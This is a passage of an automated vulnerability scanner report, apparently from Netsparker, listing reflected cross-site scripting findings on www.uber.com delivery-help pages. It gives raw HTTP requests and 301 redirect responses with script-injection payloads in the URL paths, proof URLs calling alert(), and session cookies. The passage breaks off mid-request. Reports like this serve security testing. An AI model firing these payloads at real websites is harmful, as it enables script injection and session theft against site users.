 jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVk
LHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzN
E; AMP_TOKEN=%24NOT_FOUND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMU
LTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:4$_ss:0$_st:1602824629485$s
es_id:1602819794239%3Bexp-session$_pn:611%3Bexp-session$courier_su:courier_su%3Bexp-session; priva
cyStatment=This website uses third party cookies in order to serve you relevant ads. You can opt o
ut of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/
privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.160
2783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22
best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22terri
torySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22%2
2}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%2
2lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22la
t%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22terri
toryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%2
2territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-ae_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.
3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3522.7885 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
#Injection
HTTP/1.1 301 Moved Permanently
Location: /ae/en/deliver/basics/before-you-start/delivery-gear-ideas/%2522ns%253D%2522netsparker%25280x
01C3CC%2529/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22A
E%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AE%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 04:33:53 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Sat, 16 Oct 2021
 04:33:53 GMT; domain=.uber.com; secure
Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-9dfa4393-81f8-4e
f4-9119-fc292508600e' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 241
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Date: Fri, 16 Oct 2020 04:33:53 GMT

Redirecting to <a href="/ae/en/deliver/basics/before-you-start/delivery-gear-ideas/%2522ns%253D%2522net
sparker%25280x01C3CC%2529/">/ae/en/deliver/basics/before-you-start/delivery-gear-ideas/%2522ns%253D%252
2netsparker%25280
…
```

Injection Response

```
GET /ae/en/deliver/basics/before-you-start/delivery-gear-ideas/%2522ns%253D%2522netsparker%25280x01C3C
C%2529 HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; seg
mentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sess
ion=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZ
CI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NO
T_FOUND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:0
1752d5c88b00008165a25fa20540006b0027063004b0$_sn:4$_ss:0$_st:1602824629485$ses_id:1602819794239%3Bexp-
session$_pn:611%3Bexp-session$courier_su:courier_su%3Bexp-session; privacyStatment=This website uses t
hird party cookies in order to serve you relevant ads. You can opt out of third party cookies by visit
ing our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a
>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08
d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22coun
tryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%2
2:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22t
erritoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%2
2:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568
337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.86
12}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%2
2}}
Referer: https://www.uber.com/www_uber_com-ae_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.353
8.77 Safari/537.36
X-Scanner: Netsparker
```

2.6. https://www.uber.com/ae/en/deliver/basics/making-deliveries/delivering-multiple-orders/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0198D3)%3C/scRipt%3E/

Proof URL

https://www.uber.com/ae/en/deliver/basics/making-deliveries/delivering-multiple-orders/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert(0x0198D3)%3C/scRipt%3E/

Injection URL

https://www.uber.com/ae/en/deliver/basics/making-deliveries/delivering-multiple-orders/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0198D3)%3C/scRipt%3E

Certainty

Request

```
GET /ae/en/deliver/basics/making-deliveries/delivering-multiple-orders/'%22--%3E%3C/style%3E%3C/scRipt%
3E%3CscRipt%3Enetsparker(0x0198D3)%3C/scRipt%3E/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d
5c88b00008165a25fa20540006b0027063004b0$_sn:4$_ss:0$_st:1602822559703$ses_id:1602819794239%3Bexp-sessio
n$_pn:231%3Bexp-session$courier_su:courier_su%3Bexp-session; privacyStatment=This website uses third pa
rty cookies in order to serve you relevant ads. You can opt out of third party cookies by visiting our
 <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA
1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-999
7-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%
22AR%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%2
2}%2C%22url%22:{%22localeCode%22:%22%22%2C%22countryCode%22:%22AR%22}%2C%22user%22:{%22countryCode%22:%
22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.521804
8}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22
lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longit
ude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%
22Colombo%22}}
Referer: https://www.uber.com/ae/en/deliver/basics/making-deliveries/delivering-multiple-orders/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
GET /ae/en/deliver/basics/making-deliveries/delivering-multiple-orders/'%22--%3E%3C/style%3E%3C/sc
Ript%3E%3CscRipt%3Enetsparker(0x0198D3)%3C/scRipt%3E HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e;
 jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVk
LHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzN
E; AMP_TOKEN=%24NOT_FOUND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMU
LTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:4$_ss:0$_st:1602822556632$s
es_id:1602819794239%3Bexp-session$_pn:230%3Bexp-session$courier_su:courier_su%3Bexp-session; _ga=G
A1.2.1051851057.1602783849; privacyStatment=This website uses third party cookies in order to serv
e you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href
="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _gid=GA1.2.2005098227.160
2783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22
best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22terri
torySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22e
n%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:47
8%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2
C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22
lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2
C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%2
2}}
Referer: https://www.uber.com/www_uber_com-ae_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.
3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3109.4038 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
#Injection
HTTP/1.1 301 Moved Permanently
Location: /ae/en/deliver/basics/making-deliveries/delivering-multiple-orders/'%22--%3E%3C/style%3E%3C/s
cRipt%3E%3CscRipt%3Enetsparker(0x0198D3)%3C/scRipt%3E/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22A
E%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AE%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 03:59:21 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Sat, 16 Oct 2021
 03:59:21 GMT; domain=.uber.com; secure
Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-08c9cf83-1bc3-4d
52-950a-5219dacb9e1a' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 333
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Date: Fri, 16 Oct 2020 03:59:22 GMT

Redirecting to <a href="/ae/en/deliver/basics/making-deliveries/delivering-multiple-orders/&#39;%22--%3
E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x0198D3)%3C/scRipt%3E/">/ae/
…
```

Injection Response

```
GET /ae/en/deliver/basics/making-deliveries/delivering-multiple-orders/'%22--%3E%3C/style%3E%3C/scRip
t%3E%3CscRipt%3Enetsparker(0x0198D3)%3C/scRipt%3E HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; seg
mentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sess
ion=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZ
CI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NO
T_FOUND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:0
1752d5c88b00008165a25fa20540006b0027063004b0$_sn:4$_ss:0$_st:1602822556632$ses_id:1602819794239%3Bexp-
session$_pn:230%3Bexp-session$courier_su:courier_su%3Bexp-session; _ga=GA1.2.1051851057.1602783849; pr
ivacyStatment=This website uses third party cookies in order to serve you relevant ads. You can opt ou
t of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/priva
cy/notice/">cookie statement</a>.; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7
-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countr
yCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%2
2Colombo%22}%2C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22cou
ntryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%
22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.94
04209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.92
71%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22ter
ritoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-ae_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.353
8.77 Safari/537.36
X-Scanner: Netsparker
```

2.7. https://www.uber.com/ae/en/deliver/basics/tips-for-success/delivery-ratings-explained/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x019BC9)%3C/scRipt%3E/

Proof URL

https://www.uber.com/ae/en/deliver/basics/tips-for-success/delivery-ratings-explained/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert(0x019BC9)%3C/scRipt%3E/

Injection URL

https://www.uber.com/ae/en/deliver/basics/tips-for-success/delivery-ratings-explained/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x019BC9)%3C/scRipt%3E

Certainty

Request

```
GET /ae/en/deliver/basics/tips-for-success/delivery-ratings-explained/'%22--%3E%3C/style%3E%3C/scRipt%3
E%3CscRipt%3Enetsparker(0x019BC9)%3C/scRipt%3E/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:4
$_ss:0$_st:1602822677905$ses_id:1602819794239%3Bexp-session$_pn:248%3Bexp-session$courier_su:courier_s
u%3Bexp-session; privacyStatment=This website uses third party cookies in order to serve you relevant a
ds. You can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.co
m/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098
227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%
22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territor
ySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22en%22%2C%2
2countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territo
ryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.94042
09}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%
22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2
C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}; CONSENTMGR=ts:1602783854608%7
Cconsent:false
Referer: https://www.uber.com/ae/en/deliver/basics/tips-for-success/delivery-ratings-explained/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
GET /ae/en/deliver/basics/tips-for-success/delivery-ratings-explained/'%22--%3E%3C/style%3E%3C/scR
ipt%3E%3CscRipt%3Enetsparker(0x019BC9)%3C/scRipt%3E HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e;
 jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVk
LHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzN
E; AMP_TOKEN=%24NOT_FOUND; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_
id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:4$_ss:0$_st:1602822667150$ses_id:160281979423
9%3Bexp-session$_pn:246%3Bexp-session$courier_su:courier_su%3Bexp-session; privacyStatment=This we
bsite uses third party cookies in order to serve you relevant ads. You can opt out of third party
 cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">
cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gat_tealium_0=1; _gid=GA1.2.2005098227.16
02783849; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%2
2best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22terr
itorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%2
2}%2C%22url%22:{%22localeCode%22:%22%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryI
d%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.89
92777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.856833
7%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.
8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D
9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/www_uber_com-ae_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.
3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3032.6907 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
#Injection
HTTP/1.1 301 Moved Permanently
Location: /ae/en/deliver/basics/tips-for-success/delivery-ratings-explained/'%22--%3E%3C/style%3E%3C/sc
Ript%3E%3CscRipt%3Enetsparker(0x019BC9)%3C/scRipt%3E/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22A
E%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22AE%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 04:01:20 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Sat, 16 Oct 2021
 04:01:20 GMT; domain=.uber.com; secure
Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-9751e324-0d2f-4b
97-89fe-58aac7f6e61c' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 331
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Date: Fri, 16 Oct 2020 04:01:20 GMT

Redirecting to <a href="/ae/en/deliver/basics/tips-for-success/delivery-ratings-explained/&#39;%22--%3
E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x019BC9)%3C/scRipt%3E/">/ae/en
…
```

Injection Response

```
GET /ae/en/deliver/basics/tips-for-success/delivery-ratings-explained/'%22--%3E%3C/style%3E%3C/scRipt%
3E%3CscRipt%3Enetsparker(0x019BC9)%3C/scRipt%3E HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; seg
mentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sess
ion=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZ
CI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NO
T_FOUND; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165
a25fa20540006b0027063004b0$_sn:4$_ss:0$_st:1602822667150$ses_id:1602819794239%3Bexp-session$_pn:246%3B
exp-session$courier_su:courier_su%3Bexp-session; privacyStatment=This website uses third party cookies
 in order to serve you relevant ads. You can opt out of third party cookies by visiting our <a target
="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA1.2.10518
51057.1602783849; _gat_tealium_0=1; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d
